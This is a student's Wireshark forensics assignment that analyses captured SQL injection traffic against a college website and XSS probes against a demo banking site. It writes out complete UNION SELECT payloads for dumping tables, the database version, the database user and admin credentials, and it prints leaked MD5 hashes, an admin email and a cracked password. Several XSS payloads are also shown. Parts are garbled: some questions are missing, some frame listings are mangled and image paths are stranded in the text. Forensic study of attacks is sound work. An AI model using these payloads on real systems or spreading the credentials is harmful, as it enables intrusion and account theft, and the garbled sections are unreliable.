

NAME: SOUVIK MUKHERJEE

ROLL NO: 231110405

**Instructions:**

- 1. Use the PCAP1.pcapng file to answer questions Q1 through Q12.**
- 2. Use the PCAP2.pcapng file to answer questions Q13 through Q20.**
- 3. For each question, provide an answer along with the corresponding screenshot from the .pcapng file.**
- 4. The screenshot should include the frame ID and any other necessary information to support your answer.**

- Instructions:**
- 1. Use the PCAP1.pcapng file to answer questions Q1 through Q12.**
  - 2. Use the PCAP2.pcapng file to answer questions Q13 through Q20.**
  - 3. For each question, provide an answer along with the corresponding screenshot from the .pcapng file.**
  - 4. The screenshot should include the frame ID and any other necessary information to support your answer.**

Q1) What is the destination IP address to which the SQL injection attack is occurring?

ANS: *Dst IP: 103.159.36.34*

I have used the "HTTP" keyword to filter relevant packets. On doing so, we see the use of "UNION SELECT" which is a potential SQL injection attack. In this packet the attacker is querying for the name of the database with the help of "UNION SELECT"

No.	Time	Source	Destination	Protocol	Length	Info
3327	70.772767875	172.29.235.22	103.159.36.34	HTTP	389	GET /js/jquery.min.js
3705	78.046993566	172.29.235.22	103.159.36.34	HTTP	389	GET /js/jquery.min.js
4065	85.163833588	172.29.235.22	103.159.36.34	HTTP	389	GET /js/jquery.min.js
4271	89.805714285	172.29.235.22	103.159.36.34	HTTP	389	GET /js/jquery.min.js
4871	96.041809197	172.29.235.22	103.159.36.34	HTTP	389	GET /js/jquery.min.js
5074	100.373068732	172.29.235.22	103.159.36.34	HTTP	389	GET /js/jquery.min.js
6140	126.842056131	172.29.235.22	103.159.36.34	HTTP	423	GET /js/jquery.min.js
6435	133.449319663	172.29.235.22	103.159.36.34	HTTP	424	GET /js/jquery.min.js
6434	133.447950236	172.29.235.22	103.159.36.34	HTTP	500	GET /media/featured
6705	143.722426528	172.29.235.22	103.159.36.34	HTTP	487	GET /page.php?id=-59
7398	157.978308579	172.29.235.22	103.159.36.34	HTTP	496	GET /page.php?id=-59
92358	291.172946179	172.29.235.22	103.159.36.34	HTTP	588	GET /page.php?id=-59
<p>Frame 7398: 496 bytes on wire (3968 bits), 496 bytes captured (3968 bits) on interface eno1, id 6</p> <p>Ethernet II, Src: Micro-St_f6:21:e5 (08:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)</p> <p>Internet Protocol Version 4, Src: 172.29.235.22, Dst: 103.159.36.34</p> <p>Transmission Control Protocol, Src Port: 48328, Dst Port: 80, Seq: 1, Ack: 1, Len: 438</p> <p>Hypertext Transfer Protocol</p> <p>GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,database(),6,7,8,9,10,11,12,13--+ HTTP/1.1</p> <p>[Expert Info (Chat/Sequence): GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,database(),6,7,8,9,10,11,12,13--+]</p> <p>[Severity level: Chat]</p>						

Q2) What is the Fully Qualified Domain Name (FQDN) of the website undergoing the SQL injection attack?

ANS: **Host: www.juc.edu.bd**

We can see the host website under attack by doing a right click on the packet and following the HTTP stream. (Follow → HTTP stream)

The image shows a Wireshark packet capture. The packet list on the left shows packet 6785 selected. The packet details pane on the right shows the HTTP request details:

```

GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,
Host: www.juc.edu.bd
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:1
Accept: text/html,application/xhtml+xml,application/xml;
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Type: text/html; charset=UTF-8
  
```

Q3) What is the SQL injection payload used to extract the id, email, full name and password from the database?

ANS:

The injected code sniffed from packet is:

**"-5%27%20%20union%20select%20%201,2,3,4,group\_concat(id,0x3a,fullname,0x3a,email,0x3a,password),6,7,8,9,10,11,12,13%20from%20admin--"**

Which is equal to:

**-5' union select 1,2,3,4,group\_concat(id,0x3a,fullname,0x3a email,password),6,7,8,9,10,11,12,13 from admin--**

"%27 is "apostrophe" symbol and "%20" is "space" and "--" is used to comment out the code that follows the "\$id" in the backend code and "0x3a" is used for ":". ":" helps to separate the entries extracted from the table.

The image shows a Wireshark packet capture. The packet list on the left shows packet 18075 selected. The packet details pane on the right shows the HTTP request details:

```


GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(id,0x3a,fullname,0x3a,email,0x3a,password),6,7,8,9,10,11,12,13%20from%20admin--
Host: www.juc.edu.bd
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.8,application/signed-exchange;v=b3;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Type: text/html; charset=UTF-8
  
```

Q4) What is the email address of the user with id=1 ?

ANS: **admin49@admin.com**

I have placed the "Followed HTTP Stream" content of the packet quering the last question's 'SQL query' (**Frame 103775**) in a blank html file to extract the output received by the packet. Here, we can see the two entries extracted by the query, of user ID "1" and "4"




Q5) What is the Password (in plain text) of the user with id=4 ?

ANS:

Plain text password: **admin**

MD5 hash password: 21232f297a57a5a743894a0e4a801fc3 (used rainbow table in my system, outside VM, to crack password , as there is no access to internet to download hashcat)





Q6) List the tables discovered in the database.

ANS:

The tables discovered in the database are:

***"admin, tbl\_admin, library, contact, page, site, students, scroller, videos, photos, menu, slider, photo\_album, students\_attendance, external\_link, teacher\_staff\_attendance, teacher\_staff"***

The screenshot shows a Wireshark capture of an HTTP GET request to /page.php?id=5627%20%20union%20select%20%201,2,3,4,group\_concat(table\_name),6,7,8,9,10,11,12,13%20from%20information\_schema.tables%20where%20table\_schema=database(). The packet list shows the request and response. The packet details pane shows the request body. The packet bytes pane shows the raw data.

Q7) What SQL injection payload is used to retrieve the list of tables from the database?

ANS:

The SQL Payload to retrieve list of tables from the database is: (%27 and %20 are replaced with ()) and (space) respectively)

***-5' union select 1,2,3,4,group\_concat(table\_name),6,7,8,9,10,11,12,13 from information\_schema.tables where table\_schema=database()--***

The screenshot shows a Wireshark capture of an HTTP GET request to /page.php?id=5627%20%20union%20select%20%201,2,3,4,group\_concat(table\_name),6,7,8,9,10,11,12,13%20from%20information\_schema.tables%20where%20table\_schema=database(). The packet list shows the request and response. The packet details pane shows the request body. The packet bytes pane shows the raw data.

Q8) What is the IP address of the attacker, and what type of IP address is it?

ANS: The IP address of the attacker id the "Source IP" and it is "**Src: 172.29.235.22**"  
It is a **private IP** address of class B which ranges from (172.16.0.0 to 172.31.255.255)  
It is also an IP, belonging to the "Internet Protocol Version 4 (IPV4)"

```
30180 221.741060519 172.29.232.198
31224 223.473281653 172.29.232.36
31833 224.083953337 172.29.232.198
36608 228.473284935 172.29.232.36
42185 233.544027376 172.29.232.36
47608 238.544156070 172.29.232.36
+ 54048 244.730818930 172.29.235.22
57836 250.100126070 172.29.232.36
> Frame 54048: 579 bytes on wire (4632 bits)
> Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:
> Internet Protocol Version 4, Src: 172.29.2
> Transmission Control Protocol, Src Port: 4
+ Hypertext Transfer Protocol
> GET /page.php?id=-5%27%20%20union%20sele
Host: www.juc.edu.bd\r\n
User-Agent: Mozilla/5.0 (X11; Ubuntu; L
```

Q9) What is the version of the database used on the server end?

ANS:

TheVersion is: **10.3.39-MariaDB**

The SQL code injected for this retrieval is "5' union select 1,2,3,4,version(),6,7,8,9,10,11,12,13--"

No.	Time	Source	Destination	Protocol	Length	Info
7775	171.550869621					
7788	171.7099538629					
7781	171.7099611323					
7782	171.709930127					
7792	171.808778736					
7793	171.873247877					
7794	171.873298829					
7795	171.874078151					
7796	171.874113608					
7797	171.874155424					
7798	171.874166706					
7967	176.875238519					
7979	177.699743044					

**Frame 7782: 495 bytes captured on interface eth0, Src MAC: [redacted], Dst MAC: [redacted]**

- Ethernet II, Src: Mikrotik [redacted], Dst: Realtek [redacted]
- Internet Protocol Version 4, Src: 172.29.235.22, Dst: 172.29.235.22
- Transmission Control Protocol, Src Port: 56302, Dst Port: 80, Seq: 1, Ack: 1, Len: 429
- Hypertext Transfer Protocol
  - GET /page.php?id=-5%27%20%20union%20select%20%201,2,3,4,version(),6,7,8,9,10,11,12,13--+ HTTP/1.1\r\n
 Host: www.juc.edu.bd\r\n
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:100.0) Gecko/20100101 Firefox/113.0\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8\r\n
 Accept-Language: en-US,en;q=0.5\r\n
 Accept-Encoding: gzip, deflate\r\n
 Connection: keep-alive\r\n
 Content-Type: application/javascript\r\n
 Referer: http://www.juc.edu.bd/




Q10) What is the name of the database used at the server end ?

ANS:

The name of the database is **"exploreeims\_jucedu\_dsadf"**

The SQL code injected for this retrieval is "5' union select 1,2,3,4,database(),6,7,8,9,10,11,12,13--"



Q11) Who is the current DB user according to the network capture found during the SQL injection attack ?

ANS: The DB user is **"exploreeims\_aladier@localhost"**

The SQL code injected for this retrieval is "5' union select 1,2,3,4,user(),6,7,8,9,10,11,12,13--"



Q12)What type of hashing is used in the database for storing passwords, and could you provide a few lines of explanation about how you determined the type of hashing by examining the hash value? (Screenshot is not required)  
ANS:

Types of hashing mostly used in database for storing passwords are, SHA1, SHA256, MD5, bcrypt, Argon2, scrypt, etc, for additional safety, a salt is also added to it.

Some properties of the most commonly used hashes:

1. **SHA1** hash is a 160-bits message digest represented as **40 hexadecimal characters** (4 bits for a hexadecimal character)
2. **SHA256** hash is a 256-bits message digest represented as **64 hexadecimal characters**.
3. **MD5** hash is a 128-bits message digest represented as **32 hexadecimal characters**.

The two password obtained by us are:

USER1: 004d5ffee9ade56003311e3a267ff3e8

USER4: 21232f297a57a5a743894a0e4a801fc3

Both of these hash values are a 32 bit hexadecimal number stream (0-9 & A-F). If there were no salt used and if we are using some of the standard hash in the backend, **it must be MD5**.

Hashes are one way function (we cannot determine the message from the hash value. There may be multiple messages with same hash, as per pigeonhole principal), but some of the most common passwords of MD5 hashes are already cracked, hence MD5 is vulnerable and not used too often without a proper salt.

We could have used a rainbow table (password hacking tool that has a table of precomputed password hashes). We have "hashcat tool" to crack MD5 in ubuntu, but since our VM has no internet, I am unable to install it. I have used it in my system and verified the plain text password of the USER 4 is "admin" ( <- which is the answer to Q. 5)

- [illegible]



**ANS:**

**Apache Tomcat server is a Java Servlet Container. Apache Coyote is container component of the Apache Tomcat server. Coyote serves as a connector, specifically for handling the HTTP 1.1**

Q16) Which XSS payload is responsible for creating scrolling text on the victim webpage? What is the scrolling text displayed on the victim webpage, as per the XSS payload observed during the Wireshark pcap analysis? (Screenshot is not required)

ANS:

We can verify the same using inspect element in Firefox, after creating a webpage by pasting the content of "follow HTTP Stream" (of frame no "89094") in a blank html file.

```

85932 73.942579931 172.29.232.36 172.29.232.150 HTTP 628 GET /api/annotations?from=16941544
89094 76.400684152 172.29.235.22 65.61.137.117 HTTP 625 GET /search.jsp?query=%3Cmarquee+o
91515 78.942853719 172.29.232.36 172.29.232.150 HTTP 628 GET /api/annotations?from=16941544
97373 84.005037991 172.29.232.36 172.29.232.150 HTTP 628 GET /api/annotations?from=16941544
103294 89.038320565 172.29.232.36 172.29.232.150 HTTP 628 GET /api/annotations?from=16941544
109249 94.050316213 172.29.232.36 172.29.232.150 HTTP 628 GET /api/annotations?from=16941544
115183 99.128008243 172.29.232.36 172.29.232.150 HTTP 628 GET /api/annotations?from=16941544
119043 102.277206050 172.29.235.22 65.61.137.117 HTTP 627 GET /search.jsp?query=%3Cbody+ome
120718 104.127334356 172.29.232.36 172.29.232.150 HTTP 628 GET /api/annotations?from=16941544

Frame 89094: 625 bytes on wire (5000 bits), 625 bytes captured (5000 bits) on interface eno1, id 0
Ethernet II, Src: Micro-St_f6:21:e5 (00:d8:61:f6:21:e5), Dst: 64:8f:3e:e8:0d:42 (64:8f:3e:e8:0d:42)
Internet Protocol Version 4, Src: 172.29.235.22, Dst: 65.61.137.117
Transmission Control Protocol, Src Port: 54198, Dst Port: 80, Seq: 1054, Ack: 14294, Len: 559
Hypertext Transfer Protocol
GET /search.jsp?query=%3Cmarquee+onstart%3Dalert%281%29%3EX55%3C%2Fmarquee%3E HTTP/1.1\r\n
Host: demo.testfire.net\r\n
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n

```

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

- Deposit Products

No results were found for the query:

XSS



ANS:

'Frame 119043' and 'Frame 127300' both of them uses the XSS payload "<body onmessage=print()>"

No.	Time	Source	Destination	Protocol	Length	Info
91515	76.942853719	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154470634&to=1694154770634&limit=1000mat.
91733	84.005037991	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154675296&to=1694154775096&limit=1000mat.
163294	89.038320655	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154887296&to=16941547807296&limit=1000mat.
169249	94.050918213	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154485730&to=1694154785730&limit=1000mat.
115103	99.129900243	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154490618&to=1694154790618&limit=1000mat.
119043	162.277206450	172.29.232.36	65.01.137.117	HTTP	827	GET /search.jsp?query=33&body=unassigned&oprInit=0&NSP=3 HTTP/1.1
120718	184.127334356	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154495618&to=1694154791618&limit=1000mat.
126732	189.303506357	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154500994&to=1694154809994&limit=1000mat.
127380	189.829068182	172.29.232.36	65.01.137.117	HTTP	886	GET /search.jsp?query=33&body=unassigned&oprInit=0&NSP=3 HTTP/1.1
133726	114.300059798	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154505996&to=1694154805996&limit=1000mat.
142054	119.317378748	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154510996&to=1694154810996&limit=1000mat.
148970	124.542064854	172.29.232.36	172.29.232.150	HTTP	626	GET /api/annotations?from=1694154516231&to=1694154816231&limit=1000mat.



Q18) What is the FQDN of the website under XSS attack?

ANS:

The FQDN (Fully Qualified Domain name) of the website under attack is :

**Host: demo.testfire.net**

The image shows a Wireshark packet capture window titled "Wireshark - Follow HTTP Stream". The packet list on the left shows a series of packets, with packet 46020 selected. The packet details pane on the right shows the structure of the selected packet, which is an HTTP GET request. The "Host" field in the request is "demo.testfire.net". The "User-Agent" is "Mozilla/5.0 (X11; Ubuntu; Firefox/113.0)". The "Accept" field is "text/html,application/xhtml+xml,application/javascript;q=0.9,\*/\*;q=0.8". The "Accept-Language" is "en-US,en;q=0.5". The "Accept-Encoding" is "gzip, deflate". The "Connection" is "keep-alive". The "Referer" is "http://demo.testfire.net/". The "Cookie" is "JSESSIONID=574111407ED0032484". The "Upgrade-Insecure-Requests" is "1". The packet bytes pane at the bottom shows the raw data of the packet, which is a GET request to "/search.jsp?query=%3Cinput+onchar" on host "demo.testfire.net".

Q19) What is the Ethernet address of the attacker who is executing the XSS attack?

ANS:

The Ethernet address of the attacker who is executing the XSS attack is: **00:d8:61:f6:21:e5**

**Source: Micro-St\_f6:21:e5 (00:d8:61:f6:21:e5)**

The image shows a Wireshark packet capture window titled "Wireshark - Follow HTTP Stream". The packet list on the left shows a series of packets, with packet 46020 selected. The packet details pane on the right shows the structure of the selected packet, which is an HTTP GET request. The "Host" field in the request is "demo.testfire.net". The "User-Agent" is "Mozilla/5.0 (X11; Ubuntu; Firefox/113.0)". The "Accept" field is "text/html,application/xhtml+xml,application/javascript;q=0.9,\*/\*;q=0.8". The "Accept-Language" is "en-US,en;q=0.5". The "Accept-Encoding" is "gzip, deflate". The "Connection" is "keep-alive". The "Referer" is "http://demo.testfire.net/". The "Cookie" is "JSESSIONID=574111407ED0032484". The "Upgrade-Insecure-Requests" is "1". The packet bytes pane at the bottom shows the raw data of the packet, which is a GET request to "/search.jsp?query=%3Cinput+onchar" on host "demo.testfire.net".

Q20) Which XSS payload frame has the least bytes on wire value out of all the XSS payloads?  
ANS:

**The XSS payload with least bytes on wire is: "<input onchange=alert(1) value=xss>"**

( Frame 46020: 568 bytes on wire (4544 bits), 568 bytes captured (4544 bits) on interface eno1, id 0)

39292	33.641127497	172.29.232.36	172.29.232.150	HTTP
45238	38.639785159	172.29.232.36	172.29.232.150	HTTP
46020	39.423794441	172.29.235.22	65.61.137.117	HTTP
51111	43.639976234	172.29.232.36	172.29.232.150	HTTP
57151	48.693897905	172.29.232.36	172.29.232.150	HTTP
62987	53.704472096	172.29.232.36	172.29.232.150	HTTP
68235	58.149001130	172.29.235.22	65.61.137.117	HTTP
68666	58.925434315	172.29.232.36	172.29.232.150	HTTP
74367	63.930961380	172.29.232.36	172.29.232.150	HTTP

- ▶ Frame 46020: 568 bytes on wire (4544 bits), 568 bytes captured
- ▶ Ethernet II, Src: Micro-St\_f6:21:e5 (00:d8:61:f6:21:e5), Dst:
- ▶ Internet Protocol Version 4, Src: 172.29.235.22, Dst: 65.61.
- ▶ Transmission Control Protocol, Src Port: 54198, Dst Port: 80
- ▶ Hypertext Transfer Protocol
  - ▶ GET /search.jsp?query=%3Cinput+onchange%3Dalert%281%29+val
  - Host: demo.testfire.net\r\n
  - User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:109

\*\*\*\*\* Thank You \*\*\*\*\*